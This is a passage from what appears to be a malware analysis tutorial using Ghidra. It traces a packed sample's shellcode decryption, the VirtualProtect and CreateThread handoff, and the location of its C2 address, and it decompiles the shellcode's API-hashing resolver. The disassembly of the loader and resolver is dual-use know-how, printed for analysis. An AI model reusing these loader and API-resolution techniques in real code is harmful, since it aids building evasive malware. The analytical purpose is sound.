


Figure 17.8 – Jumping to the newly allocated memory location for de-obfuscation

Now, on the first byte at the address `0x090000`, set a `WRITE` hardware breakpoint by first selecting the first byte and then, from the right-click context menu, selecting **Set Breakpoint | WRITE** and clicking **OK**, as shown in the following figure:




Figure 17.9 – Setting the memory breakpoint

Resume the execution and the program should halt as soon as there is any write attempt made to this location. This technique is useful when we don't exactly know what code is responsible for writing data to this location, but in our case, we can clearly see from *Figure 17.6* that the code that will attempt to write to this memory, pointed by `RAX` (which is `0x090000`) is at the address `0x40146c` with the `MOV byte ptr [RBX + RAX*0x1],param_2` instruction, which is part of a loop. So, we should expect the program to halt at the next instruction address, `0x40156f`, after a byte is written to this memory. We can see from the following figure after a `0xFC` byte (which is the start of the shellcode bytes) is written to this memory by the instruction at the address `0x40146c`, the execution is paused, and `pc` now points to the next address, `0x40156f`:




Figure 17.10 – Decryption loop writing decrypted bytes to the newly allocated memory

We can set a `SW_EXECUTE` breakpoint at the address `0x401578` where the current decryption loop ends and let the program execute. This will give us the completely decrypted shellcode, as can be seen in the following figure:




Figure 17.11 – Decrypted shellcode

To understand how this shellcode is executed, let's look at the assembly code that follows the address `0x401578`:

```
00401578 48 89 d9      MOV   param_1,RBX
0040157b e8 73 ff      CALL  FUN_004014f3
         ff ff
00401580 4c 8d 4c      LEA   R9=>local_2c,[RSP + 0x3c]
         24 3c
00401585 48 89 f2      MOV   param_2,RSI
00401588 48 89 d9      MOV   param_1,RBX
0040158b 41 b8 20      MOV   param_3,0x20
         00 00 00
00401591 ff 15 a5      CALL  qword ptr [->KERNEL32.DLL::VirtualProtect]
         7d 00 00
00401597 4c 8d 05      LEA   param_3,[LAB_004014f0]
         52 ff ff ff
0040159e 49 89 d9      MOV   R9,RBX
004015a1 31 d2         XOR   param_2,param_2
004015a3 31 c9         XOR   param_1,param_1
004015a5 48 c7 44      MOV   qword ptr [RSP + local_40],0x0
         24 28 00
         00 00 00
004015ae c7 44 24      MOV   dword ptr [RSP + local_48],0x0
         20 00 00
         00 00
004015b6 ff 15 a8      CALL  qword ptr [->KERNEL32.DLL::CreateThread]
         7c 00 00
```

In the preceding assembly code, I have highlighted some important lines that we need to understand to know how the execution control flow is transferred to the shellcode.

At address `0x40157b`, the code calls a function named `FUN_004014f3` to check whether the values at the `0x40400c` and `0x404010` memory locations are greater than `0`. These values serve as offsets into the newly allocated memory region containing the unpacked shellcode. If they are, the function assigns the addresses of the `GetModuleHandleA` and `GetProcAddress` Windows APIs to these specific offsets within the shellcode's memory. The following figure shows the decompiled view of this function:




Figure 17.12 – Checking and assigning APIs to dynamically load functions in the shellcode memory

In our case, however, the condition (values being greater than zero) is not met, so no assignment is made.

`GetModuleHandleA` and `GetProcAddress` are API functions that packed code often uses to dynamically load libraries at runtime instead of linking them statically at compile time. This approach helps conceal the full capabilities of the packed code, making it more difficult to analyze and detect.

The fact that the code includes logic to check and potentially assign these API addresses for dynamic library loading but does not do so in our particular instance suggests that other variants of this malware may have a different shellcode that might need to use these APIs to dynamically call additional functions from within itself.

The next highlighted line from the preceding assembly is at address `0x401591`, which is a call to `VirtualProtect`. As we have already mentioned, this is generally used during unpacking to change the memory protection to executable. Look at the last parameter passed to this function - `param_3` at address `0x40158b`, which corresponds to a new memory protection value (`flNewProtect`) to be set. It contains the value of `0x20`, which is an `enum` value for `PAGE_EXECUTE_READ`, as mentioned in the Microsoft documentation (`https://learn.microsoft.com/en-us/windows/win32/Memory/memory-protection-constants`) here:

PAGE_EXECUTE_READ 0x20	Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation. **Windows Server 2003 and Windows XP**: This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.

Figure 17.13 – Microsoft documentation describing the use of constant 0x20

Once the memory is made executable, the program can transfer control to the unpacked shellcode. As previously mentioned, a common approach for this is to use indirect calls such as `JMP <register>` or `CALL <register[+offset]>`. However, in the assembly code, no such control transfer instructions are directly visible. Instead, based on the highlighted lines with addresses `0x401597` and `0x4015b6`, we see that a thread is being created for the `LAB_004014f0` function. When we look inside the `LAB_004014f0` function, we do find an indirect `JMP` that will execute the shellcode. The code within the `LAB_004014f0` function is illustrated in the following figure:



Figure 17.14 – Indirect jump used to execute shellcode

The reason why malware runs this shellcode in a separate thread is to handle communication with the C2 server over the network, which requires continuous waiting and listening for connections. Also, it must simultaneously perform the tasks (commands) it receives from the C2. Both these operations need to run concurrently. Additionally, the malware also employs another thread to create a named pipe and facilitate inter-process communication. The code for the named pipe is not obfuscated and is executed before (look at addresses `0x401803` to `0x401822`) unpacking and running the shellcode for C2 communication.

Finally, let's set the `SW_EXECUTE` breakpoint at `JMP RCX` at address `0x4014f0` and resume the execution:




Figure 17.15 — Transferring control to shellcode

After the breakpoint is hit, we should be in the new thread, as shown in the following figure:




Figure 17.16 – New thread created for executing shellcode

At this point, we can use the `Step In` command here to step into the shellcode. The following figure shows the `pc` at address `0x90000`, which is the first instruction, `CLD`, of the shellcode:




Figure 17.17 – Starting execution of shellcode

Including `CLD` at the start of the shellcode is a defensive programming practice that prevents unexpected behavior due to the **Direction Flag** (**DF**) state in the `EFLAGS` register (or `RFLAGS` in 64-bit mode) being unknown at runtime. It ensures that string operations proceed in the expected direction (i.e., from lower memory addresses to higher memory addresses) leading to more stable and reliable shellcode execution.

You can continue to use the `Step In` command to execute it line by line and understand the entire working of the shellcode, but our primary objective was to figure out the C2 URL. We can change the **Memory** view setting to just show ASCII representation with 200 bytes per line of the shellcode, and then we can clearly see `User-Agent` and the IP address used for C2, as shown in the following figure:




Figure 17.18 – User-Agent and C2 IP address

You can put a `READ` hardware breakpoint at the starting byte of the `User-Agent` string and the `IP-Address` string and resume the execution, and the program should break. When the hardware breakpoint is hit, you can follow the same step as we have done before to examine the register by typing `r` in the **Terminal** window. We will find that the execution control is currently inside `wininet.dll`, which provides the networking APIs:

```
Breakpoint 4 hit

0:003> r
rax=0000000000000000 rbx=0000000000dafbd4 rcx=00000000000901d6
rdx=0000000000000000 rsi=0000000000000000 rdi=00000000001355e0
rip=00007ffbbff03c69 rsp=0000000000daf958 rbp=0000000000dafa60
 r8=00000000ffffffff  r9=0000000000dafbe0 r10=00000000ffffffff
r11=0000000000dafe30 r12=00000000ffffffff r13=0000000000dafbd0
r14=00000000000901d6 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
wininet!CreateUrlCacheEntryA+0x5fc9:
00007ffb`bff03c69 75f8            jne     wininet!CreateUrlCacheEntryA+0x5fc3 (00007ffb`bff03c63) [br=1]
```

Figure 17.19 – Execution breaks inside the wininet.dll module

At this point, if you open the **Stack** window to see what function was responsible for calling these APIs in `wininet.dll`, somewhere down the stack, you will notice the function at `0x9000a`, as shown in the following figure:

> **Note**
> The call stack might be slightly different depending on the location of your program counter.




Figure 17.20 – Call stack showing the function calls made

To analyze the shellcode in a nicer way, let's dump the shellcode memory from the starting address, `0x90000`, to the end address, `0x90380`, using the following debugger command:

```
.writemem C:\Samples\shellcode.bin 0x90000 0x90380
```

The output will be the number of bytes written, as shown in the following figure:

```
0:003> .writemem C:\Samples\shellcode.bin 0x90000 0x90380
Writing 381 bytes.
0:003>
```

Figure 17.21 – Dumping the shellcode bytes to file

You can import this `shellcode.bin` file into the same project and open it in CodeBrowser or the same debugger tool window. While importing, set **Language** as `processor = x86` (since we dumped if from PE file compiled for the x86 processor), `variant = default`, `size = 64`, (since it was a PE32+ file), `Endian = little`, and `compiler = Visual Studio`. The **Import** dialog box should be similar to what is shown in the following figure:




Figure 17.22 – Importing the dumped shellcode.bin

Since the imported file base address is `0x0` but, while in execution, the base address of the newly allocated memory for shellcode was `0x90000`, we will need to subtract `0x90000` to map to the same location that we see in the debugger, thus the function at `0x9000a` in the debugger will be at `0xa` (it will be named `FUN_0000000a` by Ghidra) in the `shellcode.bin` file.

Let's quickly examine what code is in the `FUN_0000000a` function, which is responsible for calling other Windows APIs. You can press *D* to disassemble the instructions at the address `0xa` and then right-click and, from the context menu, select **Create Function** or just press the *F* key. In the **Decompile** window, you should be able to see the decompiled version of the code, as shown in the following figure:

Decompile: FUN_0000000a - (shellcode - Copy.bin)

```
4  void FUN_0000000a(undefined8 param_1,undefined8 param_2,undefined8 param_3,undefined8 param_4)
5
6  {
7    longlong lVar1;
8    byte bVar2;
9    longlong lVar3;
10   ulonglong uVar4;
11   undefined8 *puVar5;
12   byte *pbVar6;
13   uint uVar7;
14   uint uVar8;
15   int in_R10D;
16   longlong unaff_GS_OFFSET;
17
18   puVar5 = *(*(*(unaff_GS_OFFSET + 0x60) + 0x18) + 0x20);
19   do {
20     uVar4 = *(puVar5 + 0x4a);
21     uVar7 = 0;
22     pbVar6 = puVar5[10];
23     do {
24       bVar2 = *pbVar6;
25       if ('`' < bVar2) {
26         bVar2 = bVar2 - 0x20;
27       }
28       uVar7 = (uVar7 >> 0xd | uVar7 << 0x13) + bVar2;
29       uVar4 = uVar4 - 1;
30       pbVar6 = pbVar6 + 1;
31     } while (uVar4 != 0);
32     lVar1 = puVar5[4];
33     lVar3 = *(lVar1 + 0x3c) + lVar1;
34     if ((*(lVar3 + 0x18) == 0x20b) && (uVar4 = *(lVar3 + 0x88), uVar4 != 0)) {
35       lVar3 = uVar4 + lVar1;
36       uVar4 = *(lVar3 + 0x18);
37       while (uVar4 != 0) {
38         uVar4 = uVar4 - 1;
39         uVar8 = 0;
40         pbVar6 = *(*(lVar3 + 0x20) + lVar1 + uVar4 * 4) + lVar1;
41         do {
42           bVar2 = *pbVar6;
43           uVar8 = (uVar8 >> 0xd | uVar8 << 0x13) + bVar2;
44           pbVar6 = pbVar6 + 1;
45         } while (bVar2 != 0);
46         if (uVar8 + uVar7 == in_R10D) {
47                     /* WARNING: Could not recover jumptable at 0x000000c4. Too many branches */
48                     /* WARNING: Treating indirect jump as call */
49           (*(*(*(lVar3 + 0x1c) + lVar1 +
50               CONCAT62(uVar4 >> 0x10,*(*(lVar3 + 0x24) + lVar1 + uVar4 * 2)) * 4) + lVar1))
51                     (param_1,param_2,param_3,param_4);
52           return;
53         }
54       }
```

Figure 17.23 – Decompiled code at FUN_0000000a

While it doesn't make much sense at first, when you examine it closely, you will notice offsets such as `+0x3c` and `+0x18` at lines *33* and *34*, respectively. On line *34*, you will notice the use of a constant value, `0x20b`. These should be familiar offsets and constant if you have dealt with a PE header before. This means that the function is making use of and manipulating the PE header structure. We can begin renaming the variables and converting them to their proper structure from the PE header for what they are, to make the decompiler output look more readable.

Let's use the **Retype Variable** option to correctly define the data types of variables used and use the **Rename Variable** option to provide them with meaningful names. I will show how to do this for line *34* with the following code: `if ((*(lVar3 + 0x18) == 0x20b) && (uVar4 = *(lVar3 + 0x88), uVar4 != 0).`

We will begin with converting the `lVar3` variable to the correct data type by right-clicking on the variable and selecting **Retype Variable**, as shown in the following figure:




Figure 17.24 – Setting the variable data type

This will bring up a **Data Type Chooser Dialog** box. Click on the button with three dots (**…**), which will let us browse the data manager, as shown in the following figure:




Figure 17.25 – Data Type Chooser Dialog

In the **Data Type Chooser** window, type `IMAGE_NT_HEADER` in the textbox labeled **Filter**, select `_IMAGE_NT_HEADERS64*`, and click **OK**, as shown in the following figure:




Figure 17.26 – Selecting the data type for the variable

Once we do that, line *34* will change to `if (((lVar3->OptionalHeader).Magic == 0x20b) && (uVar5 = (lVar3->OptionalHeader).DataDirectory[2].VirtualAddress, uVar5 != 0))`. This gives more understanding of what this `if` condition is checking. Since the `Magic` values in the PE header are also well defined, we can change `0x20b` to its enum representation. To do this, press the *E* key while placing the cursor on `0x20b`, which will bring up the **Set Equate** window, and it will also show the possible matches. From that list, we can select `IMAGE_NT_OPTIONAL_HDR64_MAGIC` and press the **OK** button, as shown in the following figure:

